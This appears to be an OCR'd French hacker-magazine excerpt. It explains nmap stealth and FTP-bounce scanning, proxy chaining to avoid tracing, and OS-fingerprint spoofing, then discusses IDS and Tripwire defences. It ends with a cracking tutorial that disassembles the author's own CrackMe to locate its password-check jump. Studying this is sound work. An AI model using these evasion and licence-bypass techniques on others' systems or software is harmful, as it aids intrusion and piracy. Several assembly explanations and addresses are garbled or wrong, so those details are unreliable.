Il met un timout pour les hôtes de 75 secondes et attend seulement 0.3 secondes pour les requêtes individuelles. Il permet de scanner des réseaux très rapidement. Vous pouvez aussi faire vos spécifications avec des nombres (0-5).

A vous de choisir un scan plutôt agressif ou plutôt prudent...tout ceux-ci en fonction de la sécurité estimé d'un hôte...par exemple une bonne utilisation de SE, sur un chan, ouais comment on fait pour installer un firewall ! ! !

Y'aura ceux qui diront ouais, tu fais ça et ça, et les autres, c'est quoi un firewall ? Ben alors j'ai pas besoin de dessin à faire...si ?

Commandes des différents types de Scans :

Vanilla TCP connect() scan :

La base du scan TCP.L'appel système connect() est utilisé pour ouvrir un port sur l'hôte distant.Si le port est en écoute, connect() fonctionnera, dans le cas échéant, le port ne sera pas accessible. Un gros avantage de cette technique est qu'elle ne nécessite pas le privilège de root.Par contre le revers de la medaille veut que ce type de scan soit facilement détectable.

Les logs du système montreront des connections et des erreurs résultantes au service qui accept() les connections. En effet, elles seront rapidement arrêtées par le serveur suite au connect() car le client n'enverra pas d'autres demandes pour cette connexion ouverte.

Commande de Vanilla TCP connect() scan : -sT
TCP SYN scan :
Cette commande fait souvent référence à la technique de scan "mi-ouvert" (half open), car vous n'ouvrez pas une connexion TCP complète. Vous envoyez un paquet avec le drapeau SYN, comme pour faire la requête d'une connexion normale et vous attendez la réponse.

Si la réponse est un SYN/ACK(synchronization-acknowledgment), c'est que le port est en écoute, donc il a été ouvert. Un paquet avec le drapeau RST signifie que le port n'est pas en écoute. Si un SYN/ACK est reçu, alors quelques secondes plus tard vous recevrez un RST (le kernel de l'OS fait cela pour nous) .Cela ne sera pas le cas si vous avez répondu au précèdent SYN/ACK.

Le premier avantage de ce type de scan est qu'il ne sera pas la plupart du temps détecté par la cible. Mais dans ce cas ci, le statut root est obligatoireCommande de TCP SYN scan : -sS

Ici sont regroupés le type de scan Stealth (scan de type "mi-ouvert", dit de type furtif, qui trompent les firewalls) avec : FIN, Xmas Tree, NULL scan.Certains firewall, IDS, filtreur de paquets repèrent ce type de scans sur des ports restreints.


Des programmes tel que Synlogger et Courtney sont connus pour cela. D'un autre côté, ces types de scans auront de moins bon résultats, et pourront passer à côté de ports ouverts. L'idée est que les ports fermés doivent nous répondre par un RST, alors que ceux ouverts ne doivent pas prendre en compte le paquet en question.

Le scan FIN utilise un paquet avec le drapeau FIN, alors que l'Xmas lui utilise la combinaison des drapeaux FIN, URG et PUSH, (les bits sont dressés comme un arbre de noel).Le scan NULL ne met aucun flag(donc il y aura utilisation d'un marqueur...)

Il faut savoir que sur les plate-formes Windows, ces types de scan de marchent pas. Ce qui n'est pas un inconvénient, c'est un bon moyen pour faire la distinction entre des machines windows ou non. Si le scan trouve des ports ouverts, vous pouvez alors être sûr que ce n'est pas un windows. Si un scan de type -sF, -sX ou encore -sN vous montre tous les ports fermés, et qu'avec un -sS il y en a d'ouverts, alors vous pouvez être quasiment sûr que c'est un windows, mais de toute façon la touche est simplifier avec la prise d'empreinte de la pile TCP/IP Cisco, BSDI, HU/UX, MSV et IRIX renvoyent aussi des RST depuis leurs ports ouverts alors qu'ils devraient simplement jeter les paquets et ne pas en tenir compte.

Commande de FIN : -sF
Commande de Xmas Tree (arbre de Noel) : -sX
Commande de Null : -sN
Ping Scanning :

Pour savoir si un hôte est connecté ou en service(hôte regroupe toujours et regroupera toujours un terme général).En



envoyant une requête 'ICMP echo' à chaque IP de la liste les hôtes qui répondent sont présents. Il arrive que certains sites bloquent l'ICMP en entrée.De cette manière nmap ne peut envoyer que des paquets avec des TCP ack en direction du port 80 (par défaut).Si nous avons un RST en réponse alors l'hôte est présent. Mais on peut également envoyer un paquet SYN et d'attendre un RST ou un SYN/ACK.Une astuce pour les simples utilisateurs, utiliser la méthode connect(). Par défaut pour les super users, nmap utilise à la fois la technique ICMP et ACK en parallèle. Vous pouvez bien sûr changer cela grâce à l'option -P décrite plus bas.

Commande de Ping Scanning : -sP
UDP scanning : Ce scan est utilisé pour connaître tous les ports UDP (User Datagram Protocol) ouverts sur l'hôte. La technique consiste à envoyer un paquet UDP de 0 octets sur chaque ports de la machine. Si nous recevons un message "ICMP port unreachable", alors le port est fermé. Autrement, nous considérerons qu'il est ouvert.

Commande de UDP scanning : -sU
RPC scanning : Ce scan prend les divers ports TCP et UDP et les inondent sous des commandes SunRPC NULL avec pour but de découvrir s'ils sont des ports RPC et si oui, il essaie de savoir quel est le programme derrière et sa version. De cette manière vous pouvez obtenir les mêmes informations que 'rpcinfo -p' même si la cible est derrière un firewall (ou si elle possède un wrapper).

FTP Bounce Attack : Est une fonction du protocole ftp (File Transfert Protocol)c'est le support du proxy pour les connexions ftp. Cette faiblesse du protocole peut permettre de poster des mails, news totalement intraçables, remplir jusqu'à saturation des disques, et généralement être gênant et être plutôt difficiles à tracer". (Comme l'a dit Hobbit)On peut alors scanner des ports TCP depuis un serveur ftp "proxy". De cette manière, nous pouvons scanner des ports qui sont généralement bloqués.
Commande de FTP Bunce Attack : -s

J'ai abordé pour Ping scanning (ou sweep scanning) la notion d'ICMP Ce protocole de Controle de Message Internet (Internet Control Message Protocol) est très intéressant à étudier car il est à l'origine de plusieurs failles de sécurité ! A l'origine ce protocole se protocole est conçu pour corriger des erreurs et même lançer, répondre à de simples requêtes. Comme ICMP peut-être utilisé pour definir si un hôte est connecter ou non, bon nombres de particuliers, administrateur réseaux...commencent à faire un blocage des requêtes d'écho ICMP. Cependant il y a bon nombres de nouvelles méthodes de balayages qui recourent à d'autres protocoles ! Une méthode très efficace est le logiciel RingZero Lorsque RZ est en activité sur un réseau, il commençe à balayer les ports proxy Web d'hôtes pris au hasard.Si effectivement en cas de succès des ports sont découverts, ceux-ci sont envoyés vers un site FTP. Un serveur proxy fait office d'intermédiaire entre l'utilisateur de RZ et un autre hôte(de façon générale toujours...)


Les échanges de paquets(a comprendre par toutes communications)entre l'utilisateur et l'hôte sont routés par le serveur proxy.Donc il n'y a aucune communication direct entre l'utilisateur et l'autre hôte, l'adresse du client est ignorée du serveur, car seul le proxy accède à l'hôte ! Si maintenant supposons que nous passons par plusieurs proxy, il sera très difficile de nous tracer.

J'ai également fait allusion au terme STEALTH (furtif)qui consiste à faire un balayge furtif sans se faire détecter pour un firewall (principe révolutionnaire du scan SATAN...)

Un drapeau est utilisé pour indiquer la fonction de la connexion, dans les connexions TCP (Transmission Control Protocol) TCPdump lui est un utilitaire UNIX qui permet de collecter les données circulant sur un réseau, de déchiffrer les bits et d'afficher la sortie dans un format brut, pour le lançer, veuillez entrer la commande tcpdump dans un terminal, si l'erreur bash : tcpdumb : command not found

Veuillez l'installez, vous pourrez le trouver sur gnu.org ou sur l'adresse FTP ftp.lip6.fr (ces adresses seront utiles pour plus tard)

DRAPEAUX TCP DANS TCPdump : Drapeau TCP Représentation du drapeau Signification du drapeau SYN S Signale une requête d'établissement d'une session;il s'agit de la première partie de la connexion.



TCP ACK ack ce drapeau est en général utilisé pour acquitter la réception de données en provenance de l'expéditeur. FIN F Ce drapeau indique que l'expéditeur veut clore la session avec l'hôte.
RESET R ce drapeau indique que l'expéditeur veut immédiatement interrompre la connexion avec l'hôte
PUSH P ce drapeau envoie des données sur le push de l'hôte vers le logiciel de la couche Application de cet hôte
URGENT urg Ce drapeau indique qu'il doit être donné la priorité à des données urgentes vis-à-vis d'autres données. Comme par exemple pour finir en ping en pressant ^-Crtl (Control-Crtl)

Marqueur . Quand la connexion n'a pas de drapeaux un point sera inséré après le port de la destination (un marqueur)

Valeur des drapeaux d'en-tête TCP :

| URG -> 32 | ACK -> 16 Acquittement | PSH -> 8 Push | RST -> 4 Reset | Syn -> 2 Synchronisation | Fin -> 1 Fin | _____|

Je disais plus haut qu'il y avait un moyen de ne pas se faire déterminer son OS en se faisait scanner par Nmap avec l'option de prise empreinte de la pile TCP/IP ! Si on utilise IPlog(http : //ojnk.sourceforge.net) avec l'option -z ou bien encore le logiciel KOSF (http : //hit2000.org/kosf), il est possible de faire passez Linux pour l'un des OS suivants : -Apple Color LaserWriter 600 (Pour une imprimante ici...) -Digital UNIX OSF/1 -FreeBSD -HP-UX. Ce qui est quand même une bonne parade !

Prof tient à remercier : Fyodor pour avoir créer Nmap : Mertz qui m'a beaucoup aidé...

LES IDS :

Après avoir vu le côté offensif de la chose, situons nous plutôt du côté défensif ! Bon déjà un IDS c'est quoi ?Et qu'a-t'il de plus qu'un firewall ? Les IDS s'apparentent au firewalls, mais ont de différentes taches à effectuer.

Le but de firewall est d'examiner tous les paquets entrant et sortant d'un réseau, il juge bon de les accepter si il provienne d'une source sure et autorisée, dans le cas échéant il refuse le paquet. L'IDS peut également jouer ce rôle mais d'une manière différente ! L'IDS va lui identifier les paquets douteux non pas grave à leurs sources mais à une base de donnée (comme pour la signature des virus d'un antivirus), une autre façon de procéder, l'IDS va vérifier si le trafic n'est pas inhabituel ! L'avantage de l'IDS, est que le pirate ne peut voir si le l'hôte en est équipé ! Ce qui n'est pas le cas d'un firewall !

Mais attention certains hackers rusent !

Mais attention certains hackers rusent ! Il utilise par exemple le protocole IPX/SPX que tous les IDS ne comprennent pas, les IDS ne connaissent pas tous les protocoles ! Mais un autre problème peut apparaître ! Dans le cas où l'IDS a atteint le volume limite de données qu'il pouvait traiter et dans ce cas va relâcher le paquet concerné... qui pourra tout de même atteindre l'hôte !

De même qu'un paquet crypté peut passer un IDS ! On peut également utiliser TCP Wrappers pour augmenter la sécurité, pour que TCPWrappers marche il faut éditer le fichier /etc/inetd.conf. On peut voir par exemple une requête de connexion sur le daemon (ou zombie) Finger... Tcp Wrappers consigne dans un journal les tentatives de connexion effectués sur des services protégés et peut les évaluer en les confrontant à une liste de contrôle des accès afin de déterminer s'il faut autoriser une connexion réussie.

Je vous propose également d'installer les outils portsentry et logsentry qui sont disponible sur www.psionic.com, ce qui augmentera encore une fois considérablement votre sécurité, car avec ces deux outils, il sera dorénavant disponible d'examiner les logs et les paquets adressés au système hôte, ce qui est une bonne méthode pour remedier au dépacement de tampon effectuer par un buffer overflow...

Il est maintenant possible de voir si un code malsaint ne sa cache pas dans un gros paquet ! Mais il faut savoir que les IDS ne sont pas les seuls parades ! Regarder par exemple l'utilisation d'un filtre pour X : filter xmas ip () { if (tcp.hdr){ $dabyte = byte (ip.blob, 13) if (! ($dabyte ^ 63)){ record system.time, ip.src, Tcp.sport, ip.dest, tcp.dport;"UAPRSF" to xmas_recor-

der; return; } } } (achtung, ce n'est pas de moi, je ne sais pas qui est l'auteur de ce programme, je n'ai pas de signture !)
Bon alors maintenant parlons de TRIPWIRE sûrement le plus connu et le plus fiable de tous les IDS ! Mais tripwire n'est pas parfait ! Si maintenant on programme Tripwire pour qu'il déclenche une alarme visuel et sonore chez l'hôte quand le fichier /.rhosts serait modifié, et qu'un jour un pirate le modifie, il sera trop tard ! Tripwire alertera l'hôte quand il sera trop tard ! C'est pour ça qu'il faut être extrêmement vigilant !

Des erreurs aussi fréquentes peuvent vous coûtées très chers !

Tripwire fonctionne sur pas mal de plate-forme Unix, Windows Nt et 2000, IRIx, Solaris...

Tripwire est un utilitaire qui effectue de nombreux checksum entre les fichiers, si ils ont été modifiés, alors il avertit l'hôte ! Cet outil comme tous les outils GNU sont en cours de perfectionnement ! Il sera de plus en plus performant ! Mais de même que les scanners qui trouveront d'autres protocoles et ainsi de suite... de toute façon (dans le sens où vont les choses) les hackers auront toujours une longueur d'avance puisque les correctifs sont créer après qu'une faille ait été détecté, ce qui laisse déjà un temps assez long d'insécurité, et d'exploitation des avertis de cette faille ! Car tant que les sociétés, responsables de sécurité... n'auront pas le reflex de tenter de percer leurs outils eux-mêmes, nous serons toujours confronté à ce type de scénario Tripwire est disponible en version gratuite, en source binaire, en package Red Hat...vraiment il est diffusable facilement et sur énormément de plate-forme. Lisez bien la documentation pour pouvoir l'installer correctement sans faire de "stupides" erreurs ! Attention je ne dis pas que toutes les erreurs sont stupides !

Donc déjà où trouver Tripwire ? www.tripwiresecurity.com ou bien pour la distribution redhat sur ftp.redhat.com/pub/redhat/powertools/

Tripwire va sans cesse scanner les fichiers importants pour voir si il y a eut des modifications. Car supposons que sur un système, il n'y est pas d'IDS, alors la première chose que va faire le pirate, c'est de modifier les journaux rapports systèmes...et l'hôte ne fera pas attention à cela car quand il lira les journaux il n'y aura rien d'anormal, pas de trafic douteux, pas d'intrusion...alors qu'un IDS aurait remarquer cette modification, faisant tomber le masque du pirate que se sera fait reparer ! Donc veillez bien à configurer votre IDS afin qu'il vous avertisse à temps ! De ce fait il est impossible de modifier des fichiers, de ce créer des comptes...Mais ceci se produit dans le pire scénario possible !

En Conclusion

Un système peut-être difficilement piratable ! Bien que l'on est vu que du côté de la défense une mauvaise configuration des outils de sécurité peuvent les laisser sans défense face à une attaque ! C'est pourquoi qu'il est préférable d'installer l'IDS à l'intérieur du champ d'action du firewall, par cette action l'IDS va protéger le firewall et vice versa ! Cependant on ne peut pas prétendre être inviolable ! Car au fil des numéros nous avons vu qu'avec un peu de ruse un anti-virus est inefficace, un firewall tout autant, de même qu'un IDS, cependant attention il faut bien faire la nuance ! Je parle ici de système mal configurer ! Car un firewall super bien configuré et l'IDS qui va avec est très difficile à pénétrer ! Mais comme 0.1% des systèmes dans le monde dispose de ce genre de protection, on peut être tranquille :)

Scannez votre propre système, votre scanner vous dira les failles, et dans la plupart des cas comment les corrigées, équipée vous de firewall (lisez bien sa documentation pour une configuration optimale) et munissez vous de filtres réseaux, et également d'un IDS, et en ayant correctement paramétré tous ces outils, croyez moi vous êtes bien à l'abri, et puis vous ne pouvez que vous améliorez, scanner à nouveau le système pour déceler d'autres failles etc.

Cracking guides

Art Of Cracking

J'ai remarqué que les articles sur le cracking destinés aux débutants étaient trop rapides et n'expliquaient pas (voir mal) les bases, je vais essayer d'y remédier.
Ce tutoriel est dédié à ceux qui ne savent rien du cracking, mais ayant toutefois quelques bases en programmation, assembleur surtout, ce qui est vraisemblablement inévitable.

PARTIE 1

Definition

Première chose, pour pas que vous vous posiez des questions comme ca dans le vide je vais donner une ptite explication : le cracking consiste à modifier un programme exécutable dans le but de changer sa manière de fonctionner.
En fait on s'en sert pour, par exemple enregistrer un logiciel sans avoir de license (ce ki est interdit !), pour ca, on modifie le programme de maniere telle qu'il accepte tout numéro d'enregistrement sans nous balancer un message du style "Numéro d'enregistrement incorrect !".

Les outils

- Si vous avez déjà eu la curiosité d'ouvrir un fichier exécutable dans votre traitement de texte favori, vous avez du apercevoir une suite de caractères étranges. Pour éviter ce genre de désagrément, nous allons utiliser W32Dasm (cherchez sur altavista.box.sk), un logiciel qui permet de désassembler les programmes à cracker et ainsi de transformer la foule de caractères incompréhensibles le constituant en une suite d'instructions assembleur déjà beaucoup plus compréhensible par l'homme.

- Vous aurez aussi besoin d'un éditeur hexadécimal pour modifer le programme à cracker. Personnelement j'utilise HexEdit, c'est le premier éditeur hex. que j'ai eu. Ce genre de logiciel vous permet de modifier les instructions du programme à cracker sans avoir à le recompiler en entier ...

Notions

Bon, la solution pour apprendre à cracker c'est de pratiquer. Le point sur lequel ce tutoriel se différencie le plus des autres est sur la question du programme à cracker. Habituellement on vous fait plancher sur un soft du style Winzip/... ou autre prog pas trop dur à cracker. Mais même facile à cracker, le programme reste du moins obscur (vous ne savez pas comment tourne sa protection). Alors, j'ai fait le choix de vous montrer comment cracker votre propre programme (Nan nan, j'vous jure c sérieux). 'A koi ca va me servir, si c'est le mien j'en fait ce que je veux !' je sais, c'est ce que vous allez me dire. Mais l'avantage c'est que vous savez comment votre programme fonctionne et donc que vous n'aurez pas à comprendre la protection du programme puisque c'est la votre. Et donc d'entrée ca limite déjà les difficultées. Le programme que nous allons étudier est écrit en C/C++. Vous pouvez télécharger son code source (pour Visual C++ 6) et la version compilée sur le signe de piste Hackerz voice Je ne vais pas m'attarder sur l'architecture globale du programme car c'est du C++ pour Win32 habituel.

Etudions maintenant le coeur de la protection du programme :

```
//Code source de la protec :
char str[32]; //Création d'une chaine de caractères destinée à contenir ce que
              //l'utilisateur à entré comme mot de passe (maximum 32 caracteres)

GetDlgItemText(hDlg,IDC_txtPass1,str,32);          //Grace à l'API GetDlgItemText on récupère le
                                                   //contenu du champs Mot de passe que l'on
                                                   //stoque dans la variable str

resultat = strcmp(str,"2057");                     // Si str vaut "2057"(le mot de passe correct)
                                                   //et donc resultat = 0
                                                   //Si résultat = 0, donc si mot de passe correct ..
if(! resultat)
{
MessageBox(NULL,"Mot de passe correct !","Reponse",MB_OK);     // Mot de passe correct..
}
else                                               //Sinon
{
MessageBox(NULL,"Mauvais mot de passe !","Reponse",MB_OK);     // Mauvais mot de passe !
}

'(Pour ceux qui ne connaissent pas le C, ca donne le programme suivant en Basic :
'Code source de la protec :
Dim str As string * 32  'Création d'une chaine de caractères destinée à contenir ce que
                        'l'utilisateur à entré comme mot de passe (maximum 32 caracteres)
str = txtPass1.Text     'on récupère le contenu du champs Mot de passe

If(str = "2057") then
    MsgBox "Mot de passe correct !"
Else
    MsgBox "Mauvais mot de passe !"
End If

')
```

Nos efforts vont donc se porter sur comment changer le déroulement du programme pour que n'importe quel mot de

passe soitinterpreté comme correct par la routine de protection.


Désassemblage

Maintenant que vous connaissez le type de protection (un simple test de comparaison entre celui que vous entrez et le vrai), nous allons pouvoir faire comme si nous n'avions pas son code source pour le cracker. En premier lieu, nous allons le désassembler, pour obtenir son code source en Assembleur (ASM). Pour cela, lancer W32dsmxx.exe (avec xx la version du soft). Cliquez sur l'onglet #Open file to disassemble# du menu #Disassembleur#, ce qui a pour effet de vous afficher une fenetre vous demandant le fichier à désassembler. Choisissez le fichier "CrackMe.exe" et appuyez sur Ouvrir. W32dasm va mettre quelques secondes pour désassembler et hop! vous allez apercevoir le code source du programme (vous pouvez changer la police par défaut si elle n'est pas bonne : Disassembler->Font...->Select Font). Bon maintenant il va falloir se repérer parmis toutes ces instructions. Il existe une fonction dans W32dasm qui vous permet de localiser l'endroit du programme où semble etre utilisée telle ou telle chaine de caracteres : String Data References. Notre but étant de casser de la protection, on va donc chercher un moyen de la localiser : lorsque vous entrez un mauvais mot de passe vous avez droit à une boite de message "Mauvais mot de passe". Bingo, il ne nous reste plus qu'à aller là où elle est utilisée par le programme. Pour cela, cliquez sur le 2e bouton de la barre d'outil de W32dasm en partant de la droite (il est facilement repérable à son icone #Strn Ref#).
Là, vous apercevez la liste de toutes les chaines de caracteres qu'a trouvé W32dasm dans le programme.
Double cliquez sur "Mauvais mot de passe !" et vous arrivez à '* Possible StringData Ref from Data Obj -> "Mauvais mot de passe !"', en plein dans la protection du programme ! Observons les alentours ... On obtient ca :

```
(1)* Possible Reference to Dialog: DialogID_0067, CONTROL_ID:03E9, ""      ;On arrive LA en cliquant sur le
                                                                           ;bouton OK du programme
:00401354        68e9030000          push 000003e9
:00401359        51                  push ecx

(2)* Reference To: USER32.GetDlgItemTextA, Ord:0104h                       ;Appelle l'API GetDlgItemText
                                                                           ;pour récupérer le pass que vous
                                                                           ;avez entré
:0040135A        FF1594404000        Call dword ptr [00404094]

(3)* Possible StringData Ref from Data Obj -> "2057"                       ; tiens, tiens, le VRAI mot de passe
:00401360        BE68504000          mov esi, 00405068
:00401365        8D442408            lea eax, dword ptr [esp+08]
;
(4); !! strcmp !!
;Notre fonction strcmp codéee en Assembleur :
;Elle teste caractere par caractere si les deux chaines sont semblables donc si votre mot de passe est correct
; S'il l'est, le programme jump vers 0040138D (je 0040138D) sinon il jump vers 00403391 (jne 00403391)
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|  :0040138B
|
:00401369        8A10                mov dl, byte ptr [eax]                ;met la valeur de eax dans dl avec
                                                                           ;eax le mot de passe que
                                                                           ;vous avez entré
:0040136B        8A1E                mov bl, byte ptr [esi]                ;met la valeur de esi dans bl avec esi
                                                                           ;le vrai mot de passe 2057
:0040136D        8ACA                mov cl, dl                            ;met la valeur de dl donc de eax
                                                                           ;donc du mot de passe que
```



```
;donc du mot de passe que                                          ;vous entré dans bl
:0040136F       3AD3            cmp dl, bl                         ;compare dl et bl : cad compare
                                                                   ;le mot de passe que vous
                                                                   ;avez entré et le vrai
(5a):00401371   751E            jne 00403391                       ;!! branchement vers 00403391 si
                                                                   ;ils sont différents, donc si
                                                                   ;c'est pas le bon pass !!
:00401373       84C9            test cl, cl                        ;teste si cl AND (ET LOGIQUE)
                                                                   ;cl = 1
(6):00401375    7416            je 0040138D                        ;Si oui(donc si cl=1 , -> 1 AND
                                                                   ;1 = 1) alors on jump vers
                                                                   ;0040138D
:00401377       8A5001          mov dl, byte ptr [eax+01]          ;met le bit eax+1 dans dl
:0040137A       8A5E01          mov bl, byte ptr [esi+01]          ;idem, met le bit esi+1 dans bl
:0040137D       8ACA            mov cl, dl                         ;met dl dans cl      } Recommence la
:0040137F       3AD3            cmp dl, bl                         ;compare dl et bl    }comparaison
                                                                   ;caractere
(5b):00401381   750E            jne 00401391                       ;si dl n'est pas égal à bl alors on jump
                                                                   ;vers 00401391
                                                                                        }par caractere
:00401383       83C002          add eax, 00000002                  ; ajoutte 2 à eax
:00401386       83C602          add esi, 00000002                  ; ajoutte 2 à esi
:00401389       84C9            test cl, cl                        ;teste si cl AND cl = 1 donc
                                                                   ;si cl=0 ou si cl=1
:0040138B       75DC            jne 00401369                       ;si eax n'est pas égal à 0 alors on
                                                                   ;jump vers 00401369 (15 lignes ;+
                                                                   haut)

;Fin de strcmp, ca fait long quand meme, non ?
;

| (7);On arrive ici uniquement si le mot de passe est correct !
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
:00401375(C)
|
(8):0040138D    33C0            xor eax, eax                       ; effectue un XOR sur eax donc
                                                                   ;le met à 0 (1 XOR 1 = 0 et 0
                                                                   ;XOR 0 = 0)
(9): 0040138F   EB05            jmp 00401396                       ; jump vers 00401396 (10 lignes
                                                                   ;+ bas pour les neuneux ;)
(10);On arrive ici uniquement si le mot de passe est INcorrect, et ouais, pas de chance !
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
| :00401371(C), :00401381(C)
|
(11a):00401391  1BC0            sbb eax, eax                       ;met eax à 0 (soustrait eax à eax,
                                                                   en
                                                                   ;gros ca fait eax = eax - eax donc
                                                                   ;eax = 0 !)
(11b):00401393  83D8FF          sbb eax, FFFFFFFF                  ;soustrait 4294967295 ( FFFFFFFF
```

```
;en                hexadécimal)          à          eax          d'où
;eax= -4294967295
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
:0040138F(U)

:00401396          5E                    pop esi                 ; ici, on viens de 0040138F (10 lignes
                                                                   ;+ haut !) ou de juste au dessus
:00401397          5B                    pop ebx
:00401398          85C0                  test eax, eax           ;teste si eax=0 ou si eax différent de 0
:0040139A          6A00                  push 00000000

* Possible StringData Ref from Data Obj -> "Reponse"             ; le titre de la MessageBox !!
                                                                   |
:0040139C          6860504000            push 00405060
(12):004013A1      7515                  jne 004013B8            ;!!LE JUMP CONDITIONNEL
                                                                   ;qui décide si le mot de passe est bon :
                                                                   ;Si eax n'est pas égal à 0 (jne->jum
                                                                   ;if not egal) alors on jump à 004013B8
                                                                   ; ce qui affiche :;"Mot de passe
                                                                   ;incorrect",;sinon on continue et
                                                                   ;on affiche : "Mot de passe correct !"
                                                                   ;Ca ne vous rappelle pas le schémas
                                                                   ;de notre test conditionnel en C++ ?

(13)* Possible StringData Ref from Data Obj -> "Mot de passe correct !
                                                                   ;Le programme se sert ICI de la
                                                                   ;chaine de caracteres "Mot de passe
                                                                   ;correct !"
                                                                   |
:004013A3          6848504000            push 00405048           ;met 00405048 sur la pile } les
                                                                   ;paramètres adéquats
:004013A8          6A00                  push 00000000           ;met 00000000 sur la pile } pour
                                                                   ;appeler MessageBoxA

(14)* Reference To: USER32.MessageBoxA, Ord:01BEh                  ; Appelle l'API MessageBoxA pour
                                                                   ;afficher le message "Mot de passe
                                                                   ;correct !"

:004013AA          FF1598404000          Call dword ptr [00404098]
:004013B0          33C0                  xor eax, eax
:004013B2          83C420                add esp, 00000020
:004013B5          C21000                ret 0010                ;retourne au programme (repasse
                                                                   ;la main à Windows) pour gérer
                                                                   ;d'autres évènements

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004013A1(C)
|
(15)* Possible StringData Ref from Data Obj -> "Mauvais mot de passe !"
                                                                   ;Le programme se sert ICI de la
                                                                   ;ch aine de caracteres "Mauvais
```

```
;mot de passe !"» (devinez pour faire quoi ...)
:004013B8        6830504000          push 00405030          ;met 00405030 sur la pile } les paramètres
                                                            ;adéquats
:004013BD        6A00                push 00000000          ;met 00000000 sur la pile } pour
                                                            ;appeler MessageBoxA

